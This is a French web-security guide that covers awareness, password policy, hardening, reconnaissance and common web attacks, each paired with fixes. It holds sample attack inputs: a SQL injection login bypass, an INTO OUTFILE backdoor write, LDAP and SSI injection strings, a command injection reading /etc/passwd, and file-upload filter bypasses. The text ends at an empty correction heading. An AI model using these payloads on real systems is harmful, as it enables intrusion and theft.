Sécurité Web
by 5m0k3

Sommaire

1. INTRODUCTION

1.1. Objet

Ce document décrit les principes basiques de protection informatique d'un réseau local face à la cybercriminalité.

1.2. Documents associés

Aucun document associé.

2. PRINCIPES GENERAUX

2.1. Sensibilisation

2.1.1. Introduction

De nos jours, la Sécurité des Systèmes d'Information est primordiale pour toutes les entreprises. Au-delà de l'aspect Sécurité logique et physique, les utilisateurs jouent un rôle primordial dans la protection des informations sensibles.

Un programme de sensibilisation à la Sécurité de l'Information est donc un atout majeur face à une menace plus que constante.

Pour construire ce dernier, il est nécessaire de bien prendre en compte le fait que l'information a de la valeur et qu'elle constitue une ressource stratégique pour votre entreprise (données financières, commerciales, RH, etc.).

De ce fait, les informations sont exposées à plusieurs facteurs, qui amplifient le besoin de protection. Il faut dès lors se préparer à l'émergence de nouveaux risques, tels que l'espionnage industriel, l'ingénierie sociale, etc.

2.1.2. Identification des menaces

Une mauvaise manière de penser est de croire que la menace vient systématiquement de l'extérieur du réseau :

- **Menaces externes :** les virus, les tentatives de fraudes et d'escroquerie, l'espionnage industriel (notamment « l'ingénierie sociale » qui consiste à soutirer une information confidentielle sous couvert d'une discussion apparemment banale, ou en se faisant passer pour un autre), le vol de machines.

- **Menaces internes :** les tentatives de piratage, d'usurpation, de contournement des moyens de protection, qui sont en pleine croissance, notamment du fait de la vulgarisation des outils informatiques. L'utilisation de médias protégés par les droits d'auteur et les lois sur la propriété intellectuelle (images, musique, vidéos, logiciels).

2.1.3. Profil des attaquants

Il est toujours important de connaitre son ennemi. Nous retiendrons les plus connus, à savoir, les « hackers ». Ces derniers peuvent agir individuellement ou via des organisations. Il en existe 3 grands types.

- **Les chapeaux blancs** (White Hat Hackers) - Ces derniers ont un sens de l'éthique et de la déontologie. On retrouve dans cette catégorie les consultants en sécurité, administrateurs réseaux etc.

- **Les chapeaux gris** (Grey Hat Hackers) - Pénètrent les systèmes dans le but de tester leurs connaissances sans nuire. Ils ne connaissent toujours pas les conséquences de leurs actes.

- **Les chapeaux noirs** (Black Hat Hackers) - pénètrent les réseaux informatiques afin de nuire. Ils diffusent volontairement des virus et n'hésitent pas à revendre de l'information confidentielle.

Les principaux objectifs de ces attaquants sont de cinq ordres :

- Désinformer
- Prendre le contrôle du système pour l'utiliser ultérieurement, en vendre l'accès
- Empêcher l'accès à une ressource sur le système d'information, vendre la restitution de cet accès
- Utiliser le système compromis pour rebondir vers un système voisin
- Récupérer de l'information présente sur le système

Les pirates informatiques utilisent de nombreuses techniques permettant d'accéder à un Système d'Information. On peut noter différentes attaques connues telles que: les Injections SQL, Débordements de tampons, Dénis de service, Ingénierie sociale etc…

Une attaque par ingénierie sociale est très souvent efficace, car elle va frapper au niveau du maillon le plus fragile de la chaîne de sécurité : l'être humain.

Le programme de sensibilisation va permettre d'aider l'utilisateur à prendre conscience de l'importance de ses actions vis-à-vis du SI et de fait protéger un peu plus notre réseau.

Nous pourrons donc, au moyen d'une campagne, inculquer à nos utilisateurs les bons réflexes à avoir :

- Ne pas donner son mot de passe à n'importe qui et ne pas l'afficher sur un post-it à la portée de tous
- Ne pas installer de logiciels sans autorisation préalable
- Ne pas insérer de clé USB venant de l'extérieur
- Verrouiller son poste de travail (Touche Windows + L)
- Placer sous clés les documents confidentiels
- etc.

2.1.4. Mesurer l'efficacité de notre campagne

Dans un projet de sensibilisation, la difficulté principale se trouve sur la mesure de l'efficacité de la campagne.

En effet, comment pouvons-nous estimer le travail qu'il reste à accomplir, ou comment savoir si le message est bien passé pour les utilisateurs ?

Voici quelques éléments de réponses à notre problématique :

- Mesurer les connaissances sur la sensibilisation au moyen de questionnaires. Ces derniers doivent être proposés avant et après la session afin de constater une évolution;

- Auditer les utilisateurs en passant dans leur bureau.

Cependant, ces mesures restent tout de même assez complexe à mettre en place car elles demandent un investissement qui n'est pas toujours très apprécié ou pris au sérieux par les utilisateurs. Certains n'auront pas forcément l'envie ou le temps de répondre à un questionnaire. Une sensation de « flicage » peut également être perçue.

Nous avons vu à travers cet article d'introduction de sensibilisation à la sécurité de l'information qu'elle occupe aujourd'hui une place importante au sein des entreprises. Cependant, sa sécurité fait l'objet de nombreuses idées reçues. En effet, certaines personnes pensent encore qu'elles n'ont aucun rôle à jouer dans le domaine de la Sécurité de l'Information, ces derniers étant persuadés que la technologie les protège de tout.

Seulement, l'humain est bel et bien l'un des maillons les plus faibles de la Sécurité de l'Information.

2.2. Veille

Afin de se tenir à jour des dernières vulnérabilités logicielles existantes, il est important de consulter chaque jour quelques flux d'informations relatifs à la sécurité informatique tels que ceux cités ci-dessous :

http://www.exploit-db.com/rss.php
http://www.secuobs.com/rss/btxml10.xml
http://www.secuobs.com/rss/vwxml10.xml
http://securityvulns.com/exploits/rss.asp
http://www.securityfocus.com/vulnerabilities
http://www.securityfocus.com/archive/1
http://www.cert-ist.com/fra/rss/advisories.xml
http://www.cert-ist.com/fra/rss/vigilance.xml

Les patchs proposés par les distributeurs des logiciels touchés par une faille de sécurité devront être appliqués rapidement, dans la mesure du possible.

2.3. Stratégies de mots de passe

Les mots de passes des utilisateurs du domaine devront être formatés suivants les règles suivantes :

- Longueur du mot de passe comprise entre 8 et 10 caractères (Unix)
- Le mot de passe doit contenir des chiffres, si possible intercalés entre des lettres.
- Le mot de passe doit contenir des caractères spéciaux, si possible intercalés entre des lettres.

  Exemples :

Blablabla123	Faux
Bla12bla321	Faux
Bla23 !*plo4	Bon

- Le mot de passe ne devrait pas contenir de mot existant dans une langue parlée ou écrite, pas de nom en rapport au nom de l'utilisateur ou de la société (prévention des attaques par BruteForce Hybride)
- Eviter les mots de passes « de groupe »
- Pour les équipements réseaux, les mots de passe d'administration doivent être différents pour chaque équipement, chaque serveur et chaque service (interne ou non).
- Les mots de passe doivent être changés régulièrement.

3. STRATEGIES DE PROTECTION INTERNE

3.1. Introduction

Le réseau doit être protégé aussi bien en interne qu'en externe, il est mauvais de penser que le fait d'avoir des sécurités externes solides constitue une protection suffisante : si l'une de ses protections cède à une attaque ciblée, il est important que la possibilité de progression de la menace à l'intérieur du réseau soit minime.

3.2. Protection des postes utilisateurs

Les postes utilisateurs devront dans la mesure du possible, respecter les principes suivants :

- Installation d'un pare-feu performant et mis à jour régulièrement, configuration de celui-ci restrictive au maximum sur les entrées/sorties, configuration non modifiable par l'utilisateur.
- Installation d'un antivirus « résident » performant et mis à jour régulièrement.
- Création de tâches planifiées exécutées périodiquement, à heures creuses, permettant :
    - La détection en profondeur de virus informatiques.
    - La détection en profondeur de « Rootkits » et autres compromissions furtives du système.
    - La vérification de l'intégrité du système.
- Impossibilité pour les utilisateurs n'en ayant pas la nécessité d'installer, de supprimer ou de modifier des logiciels sur leur poste de travail.

3.3. Protection des serveurs et équipements réseau

Les serveurs et équipements réseau devront suivre une stratégie de mots de passe particulièrement forte, les actions effectuées sur ceux-ci devront être historiées si possible sur un serveur différent voir dédié à cette tâche.

Afin d'assurer l'intégrité du système, de même que pour les postes clients, de nombreuses taches planifiées devront être effectuées :

- Détection de « Rootkits » par l'utilisation de différentes applications spécialisées.
- Contrôle d'intégrité des fichiers, particulièrement des fichiers de configuration système, réseau et des services.
- Installation de systèmes de prévention d'intrusion (Poste en lui-même), ou de détection d'intrusion (Serveur dédié obligatoire suivant la taille du réseau).
- Mise en place de systèmes d'alertes basés sur les analyses fournies par les systèmes décrit précédemment.

Il est également important de créer si possible de multiples utilisateurs cloitrés à une utilisation spécifique du système. Ceci limitera le champ d'action d'un pirate lors d'une compromission du système. Ce principe peut également être appliqué par l'utilisation de machines virtuelles dédiées à un service, la création de « Jails »…

4. PRISE D'INFORMATIONS

Cette phase se déroule généralement ainsi :

- Découverte des informations DNS, Reverse DNS et WHOIS relatives à la cible, afin de déterminer quels sont les domaines existants, et donc les différentes victimes potentielles.

- Découvertes d'informations générales relatives à l'entreprise : nom des employés, numéros de téléphones, architecture utilisées, partenariats, horaires…

- Scans de ports sur les domaines découverts, tentative de prédiction des systèmes d'exploitation utilisés (« OS Fingerprinting »)

- Tentative de détection des versions des services utilisés (« Service Fingerprinting »). Utilisation d'outils automatiques tels que Nmap, Nessus (Tenable Network Security) Retina (EEye) ou le récent et impressionnant Maltego (Paterva). Ces outils ne se limitent pas uniquement à cette utilisation et permettent le plus souvent d'accompagner le test de pénétration tout au long de la phase de recherche d'informations et de vulnérabilités.

- Recherche de vulnérabilités existantes sur les services découverts, par le biais de sites officiels (exploit-db.com, milw0rm.com, secuobs.com) ou de sites illégaux, fournissant gratuitement ou moyennant finances des « 0 days » (failles de sécurité découvertes par des chercheurs indépendants, non signalées aux distributeurs de logiciels ou de systèmes afin de rester secrètes et utilisables à des fins malveillantes le plus longtemps possible).

- Parmi la découverte des hôtes existants sur le domaine, un point important est la découverte des sites Web hébergés. Ils constituent un vaste vecteur de vulnérabilités potentielles, que ce soit par rapports aux applicatifs Web installés (Joomla, WordPress, systèmes de forums tels que PhpBB, Simple Machines Forum…) ou aux sites Web développés ou hébergés par l'entreprise.

- Les versions et nom des applicatifs Web peuvent être déterminés automatiquement par certains outils tels que Wafp (http://www.mytty.org/wafp/)

5. PROTECTION DES SERVICES

5.1. Généralités

Les services externes (ceux disponibles depuis l'extérieur du réseau) nécessitent une attention particulière. Les services internes nécessitent théoriquement une attention moins poussée mais il serait une erreur de ne pas y prêter un minimum d'attention. Nous détaillerons ici les méthodes de sécurisation et d'audit de certains services courants.

Lors d'une attaque informatique, plusieurs phases préliminaires sont effectuées pour récolter un maximum d'informations sur la cible. Ces informations permettront par la suite de générer des hypothèses sur l'état de la cible et la méthode de pénétration qui pourra être utilisée pour infiltrer le réseau de la victime.

5.2. Audit Sécurité Web

5.2.1. Introduction

Cette phase vise principalement à détecter et exploiter une faille présente sur un site Web afin de compromettre le système visé ou un système appartenant au même réseau. Les principales vecteurs d'attaques se situent dans les entrées / sorties de l'application Web. Nous présenterons dans les parties suivantes différentes failles classiques et comment s'en protéger, puis les méthodes de détection automatiques existantes.

5.2.2. Les Entrées / Sorties

Une application Web dynamique offre généralement une multitude de vecteur d'entrée et de sorties d'informations. Ces vecteurs d'entrée seront évidemment les premières cibles étudiées par l'attaquant.

Elles sont généralement les suivantes :

- Paramètres GET (Paramètres de l'URL,…)
- Paramètres POST (Formulaires, options 'hidden' des formulaires (à proscrire), …)
- Données de Session
- Cookies
- Possibilité d'Uploader des fichiers, d'insérer une image personnalisée depuis une URL (exemple des forums)…

Sur ces vecteurs seront testés de multiples patterns d'attaques, dans le but de détecter une vulnérabilité dans la gestion d'un caractère d'échappement par exemple.

Les entrées doivent **systématiquement** être filtrées, il en est de même pour les sorties (affichage d'un texte depuis la base de données par exemple).

Lors d'un audit Web, nous analyserons tous les points d'entrée de l'application, nous repérerons également les séparateurs utilisés, les méthodes d'encodages mises en place (Base64…).

Nous traquerons également les cookies et sessions : Quand sont-ils crées ? Modifiés ? Détruits ?

Les pages d'erreurs sont aussi très importantes, et peuvent nous donner des indices utiles: Erreur 403(Forbidden), Erreur 500(Internal Server Error), Erreurs SQL débouchant parfois sur une injection…

Si nous décidons d'explorer en profondeur la configuration de la cible, nous étudierons les champs spéciaux ajoutés aux entêtes HTTP classiques, nous analyserons également les réponses du serveurs face à des requêtes rarement utilisées telles que PUT, DELETE, HEAD, CONNECT, OPTIONS ou TRACE .

5.2.3. La prise d'informations

5.2.3.1. Le fichier « robots.txt »

Ce fichier, généralement placé à la racine d'un serveur Web, contient des commandes d'indexation destinées aux robots des moteurs de recherches.

- La directive « User-Agent: Googlebot» permet de n'autoriser qu'un seul moteur de recherche (Ici Googlebot).
- La directive « Disallow: /admin/ » permettra par exemple de ne pas indexer le répertoire «admin ».

On pourra ainsi découvrir quels éléments ont été volontairement « cachés ».

5.2.3.2. La balise « site: » de Google

Grâce à la balise « site: » offerte par Google, il est possible de récupérer diverses informations sur un site Web assez facilement : structure de site Web, pages d'erreur, numéros de téléphones, fichiers oubliés sur un serveur…

5.2.3.3. Prise d'empreinte HTTP

Si nous observons les réponses d'un serveur Web à des requêtes courantes telles que GET ou POST, nous pouvons souvent y trouver des informations essentielles sur la cible, par la lecture des variables « Server » et « X-Powered-By ».

Exemple :

Requête envoyée :

```
GET / HTTP/1.1
Host: *********.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.2) Gecko/20100115
Firefox/3.6
Connection: close
```

Réponse reçue :


```
HTTP/1.1·200·OK
Date:·Tue,·30·Mar·2010·08:56:33·GMT
Server:·Apache/2.2.15·(Unix)·mod_ssl/2.2.15·OpenSSL/0.9.8e-fips-
rhel5·mod_auth_passthrough/2.1·mod_bwlimited/1.4·FrontPage/5.0.2.2635·PHP/5.2.13
X-Powered-By:·PHP/5.2.13
Content-Length:·3342
Connection:·close
Content-Type:·text/html
```

Cependant, bon nombres de serveurs Web offusquent ces informations, afin d'en révéler le moins possible sur leur système. Il existe cependant une parade : la détection par signatures ou « HTTP Fingerprinting ».

Nous pourrons par exemple utiliser un outil tel que HTTPrint (http://net-square.com/httprint/).

Cet outil se charge d'envoyer des requêtes HTTP malformées ou rarement utilisées au serveur cible, et compare les réponses reçues avec sa base de connaissance. Les différents serveurs Web (Apache, IIS, SunOne,…) utilisent chacun une manière différente pour répondre à ces requêtes, le logiciel utilise donc cette particularité pour générer des estimations.

Capture :



Correction :

- Empêcher le serveur de retourner ces informations (mod_security pour Apache)
- Modifier les valeurs retournées pour les requêtes utilisées par des logiciels tels qu'HTTPrint pour induire l'attaquant en erreur (renvoyer volontairement des requêtes trahissant un serveur IIS alors que nous sommes sous Apache par exemple).

5.2.3.4. Recherche de méthodes de chiffrement dépassées (Sites supportant HTTPS)

Certains serveurs Web utilisant SSL (HTTPS) permettent toujours l'utilisation de méthodes de chiffrement réputées non sûres. Cette particularité peut être avantageuse pour l'attaquant dans certains cas, nous présenterons la méthode de détection de cette « vulnérabilité » mais ne nous étendrons pas sur le sujet.

```
[root@test]# openssl s_client -no_tls1 -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
[…]
Ciphers common between both SSL endpoints:
RC4-MD5          EXP-RC4-MD5      RC2-CBC-MD5
EXP-RC2-CBC-MD5 DES-CBC-MD5      DES-CBC3-MD5
RC4-64-MD5
[…]
closed
```

Nous voyons la liste des méthodes de chiffrement proposées. Il serait judicieux de désactiver EXP-RC4-MD5 et EXP-RC2-CBC-MD5…

5.2.4. Attaques Web courantes

5.2.4.1. Enumération d'utilisateurs

Certaines applications nécessitent une authentification (interface d'administration d'un site par exemple). Le Brute Forcing du mot de passe de l'un des utilisateurs pourrait être réalisé si nous connaissions le nom d'un utilisateur valide.

Dans certains cas l'application se trahit elle-même par l'affichage de messages d'erreur trop explicites.

Par exemple, nous tenterons de nous authentifier avec le nom d'utilisateur 'admin' et un mot de passe quelconque. Si l'application nous renvoie un message d'erreur du type « Login for user admin : wrong password » , nous pouvons tenter de nous identifier avec l'utilisateur 'blablabla' qui a peu de chances d'exister. Si l'application nous retourne alors le message « Login failed for User blablabla: invalid Account », nous en déduisons que l'utilisateur 'admin' est valide.

Nous avons plus qu'à automatiser la procédure pour tenter de découvrir une liste d'utilisateurs valides.

L'utilisation de « Timing Attacks » peu également porter ses fruits ici, dans le cas où l'application ne nous retournerait pas un message d'erreur explicite.

Le principe des Timing Attacks est de mesurer **le temps moyen** que met l'application cible à retourner un message d'erreur si l'utilisateur est valide : le code source de l'application ne suit pas les mêmes chemins dans le cas où un utilisateur est valide ou pas, ce qui entraine une légère différence de temps d'exécution.

Nous mesurons ensuite le temps moyen que met l'application cible à retourner un message d'erreur si l'utilisateur est inexistant.

Nous pouvons ainsi bâtir une liste d'utilisateurs potentiellement valides sans rien connaitre de l'application cible.

Inconvénient : il est préférable de connaitre un utilisateur valide au départ, même si il est possible de faire sans.

Il existe également d'autres situations ou l'application Web se trahit et révèle des informations :

- Script de création de compte indiquant si le nom d'utilisateur désiré existe déjà.
- Script de récupération de mot de passe affichant une erreur si le nom d'utilisateur n'existe pas.

5.2.4.2. Attaques par BruteForce

Une attaque par BruteForce est le fait d'essayer tous les mots de passes possibles pour un compte utilisateur. Cette opération peut être longue, mais réussi immanquablement si le système cible n'est pas protégé. Elle suit souvent la phase d'énumération de comptes utilisateurs.

Logiciels :

- Brutus (http://www.hoobie.net/brutus/)
- THC Hydra (http://freeworld.thc.org/thc-hydra/)

Correction

- Mise en place d'un système permettant 3 échecs par adresse IP, puis met sur liste noire l'adresse IP pour les 10 prochaines minutes (Sur le pare feu ou dans le code source de l'application).
- Mise en place d'un système de tokens

5.2.4.3. Cross Site Scripting

Abrégée XSS, ce type d'exploitation consiste à injecter du code JavaScript dans une page Web, par le biais d'un formulaire de recherche par exemple, ou directement dans la base de données, via un formulaire d'inscription par exemple. Une fois affiché, le code JavaScript s'exécute sur le navigateur du client qui visite la page.

Ceci parait anodin au vu des possibilités très limitées du langage JavaScript quand a l'accès de la machine cliente. Cependant, il est possible pour l'attaquant de créer un script capable de voler le cookie de l'utilisateur, et donc sa session, ou de surcharger le serveur Web de requêtes. Ces vulnérabilités ont été largement exploitées ces dernières années et ont causé de graves dégâts (développement de vers se propageant par Cross Site Scripting)…

Cette faille est due, comme souvent, à un mauvais filtrage des données fournies par l'utilisateur. Il est impératif de filtrer et de supprimer certains pattern relatifs au langage JavaScript et HTML tels que « <script>, onload : , onclick : … ». Ce filtrage peut être effectué soit lors de l'affichage de la donnée, soit lors de son stockage en base de données.

Attention cependant, les failles de types Cross Site Scripting ne nécessitent pas que les données soit pérennes (stockées en base) pour être exploitées. La correction de ce type de bug n'est donc pas conditionnelle.

Correction :

- Installation de modules pour serveurs HTTP filtrant les requêtes avant de les traiter (mod_security pour Apache…)
- Langage PHP : Utilisation de **htmlentities()** , htmlspecialchars() , strip_tags()
- Langage ASP : Utilisation de **HtmlEncode()**
- Java J2EE : Utilisation des taglibs ou des classes javax.swing.text.html

5.2.4.4. Cross Site Flashing

Sensiblement la même chose que les XSS, mais touche les applications Flash utilisant les méthodes ActionScript suivantes :

```
loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );
flash.external.ExternalInterface.call(_root.callback)
htmlText
```

L'exploitation suivante est possible :

```
http://victime/fichier.swf?URI=javascript:evilcode
```

Jusqu'à la version 9 r48, ActionScript fournit la méthode 'asfunction' qui peut être utilisée dans toutes les fonctions qui attendent une URL comme argument.

L'exploitation devient alors :

```
http://victime/fichier.swf?URL=asfunction:getURL,javascript:evilcode
```

Correction :

- Ne pas utiliser d'URL complètement contrôlées par l'utilisateur comme arguments
- Vérifier que les URL restent sur le domaine autorisé

5.2.4.5. SQL Injection

L'injection SQL est l'attaque Web la plus courante, c'est encore aujourd'hui le principal risque de compromission d'un site Internet. Elles permettent à l'attaquant une multitude d'actions, de la simple récupération d'un mot de passe dans la base de données jusqu'à l'exécution de code et la prise de contrôle du serveur, en passant par la modification de valeurs stockées en base.

Tout comme les failles XSS, elles ne sont possibles que lorsqu'une entrée utilisateur n'est pas ou mal filtrée.

En effet, lorsqu'on veut par exemple identifier un utilisateur sur un forum en PHP, une requête ressemblant à celle-ci sera utilisée :

```
$req=« SELECT 1 FROM utilisateurs WHERE identifiant =’$id’ AND password=’$pass’» ;
```

Avec $id et $pass étant le couple login mot de passe entré par l'utilisateur. Si l'utilisateur entre un login et mot de passe correct, tout se déroule normalement. Cependant, s'il utilise par exemple le couple suivant :

```
$id : sm0k’//
$pass : nimportequoi
```

La requête deviendra :

```
$req=« SELECT 1 FROM utilisateurs WHERE identifiant =’sm0k’//’ AND password=’
nimportequoi’» ;
```

Nous voyons que le pirate ajoute tout d'abord un guillemet (‘) pour fermer celui ouvert dans la requête, il injecte ensuite des commentaires (//) pour que l'interpréteur PHP ignore la fin de la requête. Simple mais efficace, l'authentification a été bypassée.

Cet exemple est simple mais il existe de nombreux cas ou la vulnérabilité est pratiquement invisible lors de la relecture du code, et seule une opération de Fuzzing (Détection automatique de failles par l'utilisation de logiciels injectant des données aléatoires dans un programme/site Web dans le but de générer une exception) pourra la détecter.

Il existe également des techniques d'exploitation avancées d'injection SQL, nous en citerons une pour en montrer la dangerosité :

```
1 limit 1 into outfile '/var/www/htdocs/backdoor.php' FIELDS ENCLOSED BY '//'  LINES
TERMINATED BY '\n<? Le code de notre BackDoor ?>';
```

Cette forme d'exploitation génère un fichier sur disque contenant notre code, nous n'avons plus qu'à accéder à la page « http://victime.com/backdoor.php » depuis un navigateur.

Correction :

- Installation de modules pour serveurs HTTP filtrant les requêtes avant de les traiter (mod_security pour Apache…)

- Gestion correcte des utilisateurs de la base de données (limite les possibilité d'action d'une requêtes SQL à une ou deux tables de la base de données), hachage fort des mots de passe en Base, utilisation de « grain de sel » lors du chiffrement des mots de passe.

- Langage PHP : Utilisation de **mysql_real_escape_string**(), is_numeric() éviter absolument addslashes() bypassables sous certaines conditions(encodage de requêtes, etc.)

- Langage ASP : Utilisation de **CheckStringForSQL()**, limiter la longueur des requêtes, filtrer ' et «

- Java J2EE : Utilisation de modules tels qu'AntiSQLFilter http://antisqlfilter.sourceforge.net/

5.2.4.6. LDAP Injection

Les injections LDAP fonctionnement sur le même principe que les injections SQL.

Considérons le morceau de code suivant :

```
String ldapSearchQuery = "(cn=" + $username + ")";
System.out.println(ldapSearchQuery);
```

Si nous mettons la valeur suivante dans $username, la requete nous retournera le mot de passe de Joe :

```
joe)(|(password=*)
```

5.2.4.7. XPath Injection

Très semblable aux injections SQL et LDAP, touche le langage XPath, utile pour effectuer des requêtes sur des fichiers XML.

5.2.4.8. XML Injection

Attaque visant à injecter des données malicieuses dans un fichier XML pour en tirer profit.
Les possibilités sont étendues : de la faille XSS (en injectant du code Javascript dans un fichier XML), jusqu'à l'élévation de privilèges, selon le contexte.

5.2.4.9. SSI Injection

L'injection de directives d'inclusions touche le serveur Web Apache. Cette méthode permet de multiples exploitations différentes et ne nécessite que les droits d'écriture sur un fichier HTML du serveur Web distant.

```
<!--#exec cmd="ls" -->
```

La page Web affichera maintenant la sortie de la commande ls.

```
<!--#include virtual="/etc/passwd" -->
```

Inclusion de fichier.
Notez que cette technique peut être utilisée dans la majorité des champs HTTP, attention aux sites WEB qui affichent le nom du navigateur du client par exemple !

5.2.4.10. OS Command Injection

L'injection de commandes utilise certaines spécificités de la ligne de commande, tels que les caractères |, & et ; qui permettent de séparer des commandes. Observons le code PHP suivant:

```
<?
passthru(«cat /var/www/htdocs/» + $_GET[file]) ;
?>
```

Ici, si nous passons l'URL suivante :
Http://victime.com/page.php ?file=fichier.htm | cat /etc/passwd

Notre deuxième commande sera exécutée également.

NB : & ne peut que très rarement être utilisé.

Correction :
- Utilisation de liste noire de caractères pour filtrer les entrées.
- Remaniement du code

5.2.4.11. Malicious File Uploading

Cette faille plutôt ancienne profite du fait que certains sites Web permettent à leurs utilisateurs d'uploader des fichiers sur le serveur. Un pirate tentera alors par plusieurs moyens d'uploader un fichier contenant du code PHP ou ASP. Ce fichier contiendra le plus souvent une Backdoor lui offrant sensiblement les mêmes possibilités que celles de l'administrateur Web. Il pourra ainsi continuer à s'infiltrer plus profondément au sein du système d'information.

Ces techniques ont évolué avec le temps, certaines ont disparu mais sont encore intéressantes :

- Injection de NULL Byte
  Le pirate tentera d'uploader par exemple un fichier nommé backdoor.php%00.jpg . Le %00 sera interprété comme la fin de la chaine, cependant le script de vérification d'extension ne le prendra pas en compte et considérera donc l'extension comme .jpg, par contre lors de l'écriture du fichier sur le disque dur du serveur, le caractère sera bien pris en compte et le fichier se nommera alors backdoor.php.

- Corruption de Type MIME
  Certains scripts d'upload se basent sur le type MIME du fichier envoyé pour en vérifier l'extension. Il est alors possible au pirate de forger une requêtes d'upload avec un type MIME falsifié (Type jpg alors que le fichier possède l'extension .php par exemple).

- Upload de .htaccess
  Il est parfois possible d'uploader directement un fichier .htaccess ajoutant certaines extensions de fichiers comme étant des fichiers destinés à être interprétés par PHP. Cette méthode permet parfois de bypasser un script vérifiant que l'extension « n'est pas .php ».

- Upload d'un fichier « Hybride »
  Supposons que le script de vérification se base sur le retour d'un fonction telle que getimagesize() pour vérifier que le fichier envoyé est bien une image. Le pirate pourra alors ajouter par exemple le tag « GIF8 » au début de son fichier backdoor.php, la fonction getimagesize() renverra alors une valeur supérieure à 0 et le fichier sera uploadé.

Correction :

- Filtrer les NULL Bytes (Filtrer les caractères ne figurant pas dans la plage ASCII 46-57 , 65-90, 97-122 ?)

- Vérifier le Type MIME ET l'extension, vérifier qu'ils correspondent.

- Vérifier le Type MIME (réel non celui de la requête) ET le comparer.


- Constituer une liste noire (.htaccess, ect)

5.2.4.12. Session Hijacking

Le vol de session est une pratique courante en Hacking Web. Il peut être réalisé de différentes façons :

- Prédiction du numéro de session
  Attaque théorique, un BruteForce sur le numéro de session est surement possible.

  Figure extraite du site OWASP.org :



Source : Owasp.org

- Capture du numéro de session
  Capture du numéro de session d'une victime lors de sa connexion, par exemple en Sniffant le réseau local d'une victime après avoir infiltré son Wifi par cracking de clé WEP.

- Vol du numéro de session par XSS
  Présenté précédemment.

- Erreurs de validation de Cookie (Cookie Handling Vulnerability)

- Fixation du numéro de session
  Le pirate consulte le site Web et récupère le numéro de session qui lui est attribué. Il devra ensuite forcer sa victime à s'identifier sur ce même site Web en utilisant le numéro de session qu'il a reçu (par Cross Site Request Forgery par exemple (forme de XSS exploitée de manière à faire effectuer des actions a un utilisateur du site Web à son insu)). Une fois sa victime identifiée, le pirate l'est aussi, puisqu'il a le même numéro de session.

Une fois que l'attaquant possède le numéro de session de sa victime, et que la session est encore active sur le serveur (c'est souvent le cas), il n'a plus qu'à remplacer son numéro de session par celui de sa victime dans les requêtes HTTP qu'il envoie au serveur. Il est ainsi identifié comme étant l'utilisateur dont il a volé la session.

Correction :

